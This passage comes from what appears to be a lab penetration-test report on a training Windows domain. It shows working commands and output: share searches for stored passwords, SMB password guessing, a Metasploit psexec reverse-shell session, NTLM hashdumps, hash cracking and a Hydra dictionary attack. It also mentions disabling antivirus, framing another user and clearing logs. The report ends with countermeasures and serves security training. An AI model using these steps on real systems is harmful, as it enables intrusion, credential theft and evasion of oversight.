PS C:\Users\test> Get-ChildItem -Path "\\Server1\Resources\" -Recurse | Select-String -Pattern "strPassword" | Select-String -Pattern "strpwd" | Select-String -Pattern "strpass" | Select-String -Pattern "CovertTo-SecureString" | Select-String -Pattern "SqlConnection" | Select-String -Pattern "LdapConnection" | Select-String -Pattern "NetworkCredential" | Select-String -Pattern "strDomain" | Select-String -Pattern "pwd" | Select-String -Pattern "pass" | Select-String -Pattern "password"  | Select-String -Pattern "Trusted_Connection" | Select-String -Pattern "Integrated Security"  | Select-String -Pattern "Connect"
```

The scripts were run on each shared folder but returned no values. The SYSVOL folders had access permissions and could not be searched.

2.1.5.2 Password guessing

The first and easiest method followed was to guess the password. The password guessing was only focused on the Domain Admins who were:

- Administrator
- B.Yates
- I.Robinson
- J.Shaw
- L.Washington
- M.Padilla
- W.Holt



```
C:\WINDOWS\system32>net use \\192.168.10.1\IPC$ /u:"Administrator" *
Type the password for \\192.168.10.1\IPC$:
System error 1326 has occurred.

The user name or password is incorrect.


C:\WINDOWS\system32>net use \\192.168.10.1\IPC$ /u:"B.Yates" *
Type the password for \\192.168.10.1\IPC$:
System error 1326 has occurred.

The user name or password is incorrect.
```


Fig 14. Password Guessing with no positive results.

Unfortunately, this yielded no positive results and was time consuming. The process can also be done easier by using a list and carrying out a brute force attack. It was however tested on the test account which produced a positive result indicating that the command does work. To disconnect the following command was required:

net use * /del

2.1.5.3 WMIC – Windows Management Instrumentation Command Line.

The use of the wmic command provides a wealth of information. The initial use of the command was to find out what the SID were. When scrolling through the results, there is a password for **S.Wright** which is **Have1hFpsfGtyu0**. There are also several other random words which could potentially be the initial user account created passwords. These words should be extracted and form part of a word list for future use if brute force is required.



```
512         UADCWNET\B.Rice              Smythe
FALSE    B.Rice              TRUE                FALSE          TRUE
512         UADCWNET\P.Powers            Taft
FALSE    P.Powers            TRUE                FALSE          TRUE
512         UADCWNET\S.Wright            password:Have1hFpsfGtyu0
FALSE    S.Wright            TRUE                FALSE          TRUE
512         UADCWNET\L.Williamson        congressional
FALSE    L.Williamson        TRUE                FALSE          TRUE
512         UADCWNET\G.Malone            luger
FALSE    G.Malone            TRUE                FALSE          TRUE
512         UADCWNET\M.Harrington        sterile
```

Fig 15. S.Wright password found while looking for SID


It is also worth noting that none of the SID's end in 500 which would denote administrator privileges. The only account that holds the 500 as illustrated below, is the Administrator account.

S-1-5-21-2373017989-4057782597-2990666611-500

A quick check by using: **net use \\192.168.10.1\IPC$ /u:"S.Wright" *** and using the password found show that we have access to the account!

2.1.5.4 Using PSEXEC

The next option would be to use PSexec which would give us a remote connection (if we have the username and password for anyone on the network). This would allow us to interrogate the system and see if there is a possibility to elevate our permissions. At this stage, we can also deactivate the Anti-Virus which would allow us to download programs to run on the network.




```
C:\Users\student\Desktop\tools\PSTools>psexec \\192.168.10.1 -u test cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Password:
Couldn't access 192.168.10.1:
Access is denied.

C:\Users\student\Desktop\tools\PSTools>psexec \\192.168.10.1 -u S.Wright cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Password:
Couldn't access 192.168.10.1:
Access is denied.
```

Fig 16. PSexec connection to server failed.

As can be noted from Fig 16, access have been denied. Access to the local machine on IP 192.168.10.100 was also tried but failed.


2.1.5.5 Using Metasploit with Meterpreter

There was a possibility that the Anti-Virus was stopping psexec to execute the test account. The Disable_Defender script was run which deactivate the Anti-Virus. A second attempt using Metasploit was carried out with a successful Meterpreter session started.



```
[*] Using exploit/windows/smb/psexec
msf6 exploit(windows/smb/psexec) > set SMBDomain uadcwnet.com
SMBDomain ⇒ uadcwnet.com
msf6 exploit(windows/smb/psexec) > set SMBpass test123
SMBpass ⇒ test123
msf6 exploit(windows/smb/psexec) > set SMBuser test
SMBuser ⇒ test
msf6 exploit(windows/smb/psexec) > set RHOST 192.168.10.100
RHOST ⇒ 192.168.10.100
msf6 exploit(windows/smb/psexec) > set LHOST 192.168.10.253
LHOST ⇒ 192.168.10.253
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.10.253:4444
[*] 192.168.10.100:445 - Connecting to the server ...
[*] 192.168.10.100:445 - Authenticating to 192.168.10.100:445|uadcwnet.com as user 'test' ...
[*] 192.168.10.100:445 - Selecting PowerShell target
[*] 192.168.10.100:445 - Executing the payload ...
[+] 192.168.10.100:445 - Service start timed out, OK if running a command or non-service exe
cutable ...
[*] Sending stage (175174 bytes) to 192.168.10.100
[*] Meterpreter session 1 opened (192.168.10.253:4444 → 192.168.10.100:49860) at 2023-06-14
 10:01:27 -0400
```


Fig 17. Remote connection with Test Account



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Windows\system32
```

Fig 18. Script provided elevated permissions as System.


The current system level, a hashdump can be applied. This however is not the hashes for the network but rather the local services as there are no other users.



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:069e12f94c2e608d355436d0c0bd1eb9:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hacklab:1000:aad3b435b51404eeaad3b435b51404ee:b41c955faff3c48cf44f44496eec8ce7:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4cb6993d434d8dbba9ba45fd9011:::
```


Fig 19. Hashdump for Local Administrator

With the ps command, all the services can be listed. This would allow lateral movement across the services until a service is found that will allow administrator right. From Fig 19 & Fig 20, a move to service 1044 was made. This service has Network Service permission and could potentially be a way onto the network if a credential token can be impersonated.




```
meterpreter > migrate 1044
[*] Migrating from 3236 to 1044 ...
[*] Migration completed successfully.
meterpreter > shell
Process 4792 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\network service
```

Fig 20. Migrating services to 1044.



```
                                                                xe
 1020  400   ctfmon.exe        x64   2        UADCWNET\test          C:\Windows\System32\ctfmo
                                                                     n.exe
 1044  608   svchost.exe       x64   0        NT AUTHORITY\NETWORK SER  C:\Windows\System32\svcho
                                              VICE                   st.exe
 1136  608   svchost.exe       x64   0        NT AUTHORITY\NETWORK SER  C:\Windows\System32\svcho
                                              VICE                   st.exe
 1268  608   svchost.exe       x64   0        NT AUTHORITY\LOCAL SERVI  C:\Windows\System32\svcho
                                              CE                     st.exe
```

Fig 21. Migrated to Network Services




```
meterpreter > migrate 1044
[*] Migrating from 400 to 1044...
[*] Migration completed successfully.
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The system cannot find the file specified. The follo
wing was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > 
```

Fig 22. Privilege tokens were not available and the hashdump could not take place.

The process of elevating the current privileges by impersonating has failed as can be seen in Fig 21. The process can be followed until a suitable service is found which provides the correct permissions for a network user password dump. At each stage, an attempt was made to create a shared drive which would indicate access to the server and impersonation of an account with higher privileges.

2.1.5.6 Hash & Password Cracking


Even though the hashes were not from the Network, there is a high probability that the password for the admin might be the same as for the Network Admin account. The use of Cain software provides the opportunity to try and crack the hashes.



Add NT Hashes from

○ Import Hashes from local system
☐ Include Password History Hashes
● Import Hashes from a text file
C:\Users\student\Desktop\hashes.txt
○ Import Hashes from a SAM database
SAM Filename
Boot Key (HEX)
Cancel
Next ->

Fig 23. Importing Hash via hash file in Cain software




File	Position
C:\Users\student\Desktop\tools\cain.txt	3149586

- ☑ As Is (Password)
- ☑ Reverse (PASSWORD - DROWSSAP)
- ☑ Double (Pass - PassPass)
- ☑ Lowercase (PASSWORD - password)
- ☑ Uppercase (Password - PASSWORD)
- ☑ Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
- ☐ Case perms (Pass,pAss,paSs,...PaSs...PASS)
- ☑ Two numbers Hybrid Brute (Pass0....Pass99)

```
Attack stopped!
0 of 3 hashes cracked
```

Fig 24. Hash cracking completed with no success.

Depending on the size of list and computing power, this process could take some time. The second option was to try and crack the password using Cain again. The same process was followed but this time without a password list. The software would generate all the different possible password options. Fig 24. Show that the min password length would have to be 7 and max 16. It should also include lower case letters, higher case and numbers.



● Predefined: abcdefghijklmnopqrstuvwxyz0123456789

○ Custom

Password length: Min 7, Max 16

Start from:

Keyspace: 8.1860514273734389E+024

Current password: 83l8xea

Key Rate: 9488718 Pass/Sec

Time Left: 2.73642e+010 years

Fig 25. Generating password check against hash


Due to the complexity of the password, it would have taken years to complete the task!

2.1.5.7 Hydra

Using a username text document and a password text document, the information can be used to do a dictionary attack. The syntax used is as follow:

hydra -V -L user.txt -P "password.txt" smb://<server IP>


Through enumeration, it was found that the min password length should be 7. Rather than running a long list of passwords against the username, AI modelling was used to help write a python script. The script took the original password list and only selected words that was 7 characters and longer. The selected passwords were then imported into a new text document called password3.txt. In later chapter, we will discuss the implications of IA and what security risk it might hold.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -V -L User_Accounts.txt -P "password3.txt" smb://192.168.10.1
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-15 04:11:07
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 26394 login tries (l:53/p:498), ~26394 tries per t
ask
[DATA] attacking smb://192.168.10.1:445/
[ATTEMPT] target 192.168.10.1 - login "Administrator" - pass "uadcwnet!2021" - 1 of 26394 [child 0
```

Fig 26. Dictionary attack on Server1

Note that the attack can be carried out on other services on the network including POP3 and SSH. This might provide a higher change of success as there is no lockout policy.



```
0] (0/0)
[445][smb] host: 192.168.10.1   login: S.Wright   password: Have1hFpsfGtyu0
[ATTEMPT] target 192.168.10.1 - login "L.Williamson" - pass "uadcwnet!2021" - 14941 of 26394 [chil
d 0] (0/0)
```

Fig 27. 1 positive password match

Once the check was completed, we found one password match. This indicates that the check was carried out correctly and that the user credentials we found is valid!

2.1.5.8 Further Exploitation with clean-up

With the vulnerability scan, it was noted that PHP service was at critical. Further exploitation could be carried out by using Searchsploit and other effective tools. A quick scan on the mail portal has shown that a username and password can be added. Further investigation might show that it would be possible to create an internal email which could later be used for phising and potentially lead to keylogger to be installed on the victim's node.

Attackers could also change file timestamps through TIMESTOMP and deleting event logs through CLEAREV.

3 DISCUSSION

3.1 GENERAL DISCUSSION

With the advantage of an Insider, the time spend on footprinting was greatly reduced. It also allowed a general access point to the network and allowed for potential workarounds to be easy implemented. Even though the user account had low privileges, it still allowed for an initial foothold and the added ability to join any other noted to the network (Kali & Windows) allowed for scanning and exploit to be launched.

The scanning phase was initially carried out in stealth mode, in the hope to delay any reaction from the network admin. The ability to add nodes to the network (Kali & Windows), aided in the scanning phase as no software was required to be downloaded onto the client computer. NMAP was used in most of the scanning and proved a valuable tool. Using the build-in scripts and different operators, gave the scanning phase flexibility and accuracy while providing a one stop solution. Common network and Window commands came in useful and added additional value to information. A general picture of the network could be crafted, and some common vulnerabilities were obvious. Vulnerabilities such as not having a Demilitrised Zone (DMZ), which would add an additional security layer[4].

Once the scanning phase was completed, the enumeration phase could start. It was in this phase that the realization was made that there was a password stored in clear text and hidden shared folders on the network. Something that could easily be overlooked and could potentially be missed by inexperienced users of the network. NBTEnum3.3 provided a clear printout of the network with all the users and groups, shared folders, DNS admins, different departments within Active Directory that was created and gave a general feeling of what the organizational chart would look like. The information could easily be transferred onto a mapping software like Maltego, which would have provided a graphical representation of the network and departments with users. It was also noted that under Event Log Readers group, there was no names listed which indicated that event logs might not play a vital role within the network, and that the activity on the network might not even be noticed. The additional information gained provided a good lead into the next phase namely vulnerability scanning.

Nessus scan provided a wealth of information in the Vulnerability scanning phase and with a bit of further research, the network exploitation might have happened faster and more devastating. A further vulnerability scan was carried out using NMAP to see if there was any additional information that could be used. Both tools provided valuable information with

---

[4] Fortinet, no date. What is a DMZ Network? [blog] Available from: https://www.fortinet.com/resources/cyberglossary/what-is-dmz

Nessus providing a drilldown option on each vulnerability found. An internal scan of the network provided key areas of concern that should be addressed but was only available due to having access to the network through the Test user account. Due to time constraints, it was decided to aim for the "low hanging fruit" by trying to search for the clear password and try and elevate privileges as a normal user might. It was assumed that even though the Insider had the possibility to use software like Kali, his knowledge would be limited in how to use services like Metasploit, meterpreter and payloads. The PHP vulnerability would have been exploited if additional time was allocated and further research and knowledge was gained.

With all the information gathered, the network exploit could start. Initial exploration on the network leaded to the shared folders which hopefully held some sensitive information. A quick scan of the folders showed that it was a mix of documents, pictures and code. By piping commands together, provided a quick way to search through the folders for key terms. A copy of all the data could have been made which would have allowed more time to systematically scan each document that might have been missed with the scan. This would have also highlighted the vulnerability of company data being removed from the network and would constitute a breach. The next logical step was to try and guess the passwords of key account holders. This was time-consuming and provided no positive outcome.

In the initial scanning phase, it showed that a password was saved in clear text but with limited knowledge, finding the location could be difficult. A bit of research[5] mentioned WMIC and the flexibility in the tool was amazing. It could have been used for further enumeration but provided the password string for S.Wright. Tools like ADexplorer provided an easy way to search user account information held in Active Directory but provide the same information as can be found compared to WMIC. WMIC also provided SID's and with further investigation, it was found that no other accounts held the 500 flag, which would show the user being an administrator. A quick test using net user command showed that the password was active on S.Wright account.

To try and shift the blame, Metasploid was used in the hope to create a meterpreter session using S.Wrights credentials. This proved difficult as no active session could be created. Even when trying to sign into the S.Wright user account physically, an error message was given stating that the user is not in the remote access group. Using the Test credentials, a meterpreter session could also not be created when the RHOST was set to server 1 or server 2. The only option was to create a session to the local computer under the IP 192.168.10.100 in the hope that further exploitation could be caried out to gain access to other resources. Again, the session could not connect. This might have been due to the Anti-Virus software running and a remote script with a reconnect was launched. This failed too. The final option was to physically deactivate the Anti-Virus on the node by installing the script locally. This led to a positive outcome and a meterpreter session could be created. This allowed for remote access and did not

---

[5] Raj Chadel's Blog, 31 Jan 2018, Post Exploitation Using WMIC (System Command) [blog] Available from: https://www.hackingarticles.in/post-exploitation-using-wmic-system-command/

require the user to be anywhere close to the company or network. The PSexec script was run again which elevated the privileges of the Test account automatically. It allowed for a hashdump to be carried with the hope that the hash could be cracked and that the Admin password would be the same for the network.

While the session was active, gaining access to the network through permission/folder escalation was attempted. Given additional time, lateral movements would eventually led to vertical moves which would have allowed elevated permissions.

An attempt at the hashdump was made to try and crack the administrator’s password. Provided with additional time, a more comprehensive hash list could be sourced and tried against the hashes. The hash crack failed. Cain software provided and additional option where a string cam be crafted according to set criteria. From the initial scanning phase, it was noted that the password had to be a min of 7 characters which corresponded with the password that was found for S. Wright. The complexity in S. Wright’s password showed that a combination of upper, lower and numbers can be used. Setting this as the criteria for the crack, the system indicated that the crack might run for years. Stronger hash power would be required, and the search was cancelled.


The next option was to run a brute force attack against the server in the hope that a positive combination of username and password could be found. The usernames found through NBTNum33 was transferred onto a user list and a common password file found. The common password file contained all sorts of password lengths. To extract the passwords that met the length requirement, AI modeling was used, generate a phyton script that could recreate a list only with the correct passwords needed. The transcript of the conversation can be found in Appendix E. Using the shortened password list, Hydra was used to automate a check on the network against the SMB service for matching usernames and passwords. The service could also be carried out against other services namely SSH and POP but due to no lockout criteria on the network, port 445 was targeted. A known password was included into the list which returned a positive return, indicating that the checks worked.

At this stage, all roads led to dead-ends and the only option was to either exploit PHP via Metasploit, search for better password list or carry on through service migration. A copy of all the information from the scanning and enumeration phase was also added to the IA model to see if there was any information that could be queried that would provide additional avenues of exploit. This highlighted the current threat to companies and data loss/unathorised sharing. Even though the AI model wasn’t connected to the internet, the data was now leaked and could potentially be reproduced through correct querying in the future, allowing for more experienced hackers to exploit vulnerabilities.

In order to assess the overall impact and vulnerability from an insider, a risk model would have to be established. This would create a baseline for system administrators and allow for contingency planning, incident management and knowledge share. In this scenario, the following three factors could be considered:

1) Ease of Access to Network and Resources
2) Exploit Success
3) Data leakage

Using the current scenario, a standard risk matrix could be used to determine the likelihood and impact the above three criteria would have on the business. A detailed risk register should be created which mentions each potential risk the company might face withing the IT department. Consideration should be given to each area which might include reputation, operations, financial etc.. Appendix F show the risk modelling and areas that should be covered.


Impact
Likelihood

	Negligible	Minor	Moderate	Significant	Severe
Very Likely	Low Med	Medium	Med Hi	High	High
Likely	Low	Low Med	Medium	Med Hi	High
Possible	Low	Low Med	Medium	Med Hi	Med Hi
Unlikely	Low	Low Med	Low Med	Medium	Med Hi
Very Unlikely	Low	Low	Low Med	Medium	Medium

Fig 28. Risk Matrix
(Source: https://www.armsreliability.com/page/resources/blog/beyond-the-risk-matrix)

From the current scenario, we will only be looking at one condition, namely compliance and determine what impact it would have on the business. With the above mentioned three factors, the following could be concluded:

1) Ease of access to the network was easy, with the help of an “Insider”, but also connecting other nodes showed a lack in security protocol.
2) Even though there wasn’t an exploitation that ran deep, the potential was there if allocated time was increased.
3) Hidden shared folders had information in them that should potentially only be restricted to the necessary department but access to HR folder was found.

The likelihood of a company having an “Insider” who is willing to exploit the network, would be classed as Possible (occurs typically 1-10 years) and the severity under compliance would be classed as Significant.

This would provide a risk factor of Medium High but through proper countermeasures, the risk factor could be brought down as discussed in the next part in the report.

3.2 COUNTERMEASURES

The general creation of the network with policies and procedures seems to be well created and implemented. Normal misconfiguration wasn't as prevalent, and it could be argued that though and effort was put into the creation. Areas the network did well was as follow:

- No DNS Zone Transfer possible
- Strong password policy
- Powershell deactivated on user accounts
- Effective Anti-Virus software
- Effective user account permissions

Areas that should be considered for improvement is as follow:

- Creating a DMZ to add additional level of security
- Restricting Ping requests
- Proper management of user permissions through Local, Domain and Universal Groups.
- Network access restricted to MAC Address records – Procedure implemented to only allow approved devices and creating segregated network for visitors
- Implementing lock-out policies
- Creation and use of logs. This could be managed by running scripts daily to look for anomalies and investigate any unusual activity on the network.
- Carry out regular system patching
- Carry out frequent system vulnerability scan and address risk

3.3 FUTURE WORK

Due to the short, allocated time for network scanning and exploitation, further research and exploits should be carried out. Implementation of risk register with the previous mentioned improvements will create a stronger and more robust network.

A fine balance should be maintained between security, data integrity and availability.

REFERENCES

Eileen Yu, 30 March 2023. AI may compromise our personal information if companies aren't held responsible. [blog] Available from:
https://www.zdnet.com/article/amid-ai-craze-what-will-it-take-for-firms-to-take-data-security-seriously/
[Accessed 2 June 23]

IBM, no date. What are insider threats? [blog] Available from:
https://www.ibm.com/topics/insider-threats
[Accessed 02 June 23]

Verizon, 2023 Data Breach Investigations Report [blog]
https://www.verizon.com/business/resources/reports/dbir/2023/results-and-analysis-intro/
[Accessed 02 Jun 23]

Hackersploit, 19 May 21. Windows Privilege Escalation Tutorial for Beginners [vblog] Available from:
https://www.youtube.com/watch?app=desktop&v=aD_KlzVK834
[Accessed 03 June 23]

GusKwawaja, no date. Practical Privilege Escalation using Meterpreter [blog] Available from:
https://ethicalhackingblog.com/practical-privilege-escalation-using-meterpreter/
[Accessed 04 June 23]

Offsec, no date. Privilege Escalation [blog] Available from:
https://www.offsec.com/metasploit-unleashed/privilege-escalation/
[Accessed 04 June 23]

Fortinet, no date. What is a DMZ Network? [blog] Available from:
https://www.fortinet.com/resources/cyberglossary/what-is-dmz
[Accessed 07 Jun 23]

Raj Chadel's Blog, 31 Jan 2018, Post Exploitation Using WMIC (System Command) [blog] Available from:
https://www.hackingarticles.in/post-exploitation-using-wmic-system-command/
[Accessed 10 Jun 23]

Pentestmonkey, no date. Post-Exploitation in Windows: Fom Local Admin to Domain Admin (efficiently) [blog] Available from:
https://pentestmonkey.net/uncategorized/from-local-admin-to-domain-admin
[Accessed 11 June 23]

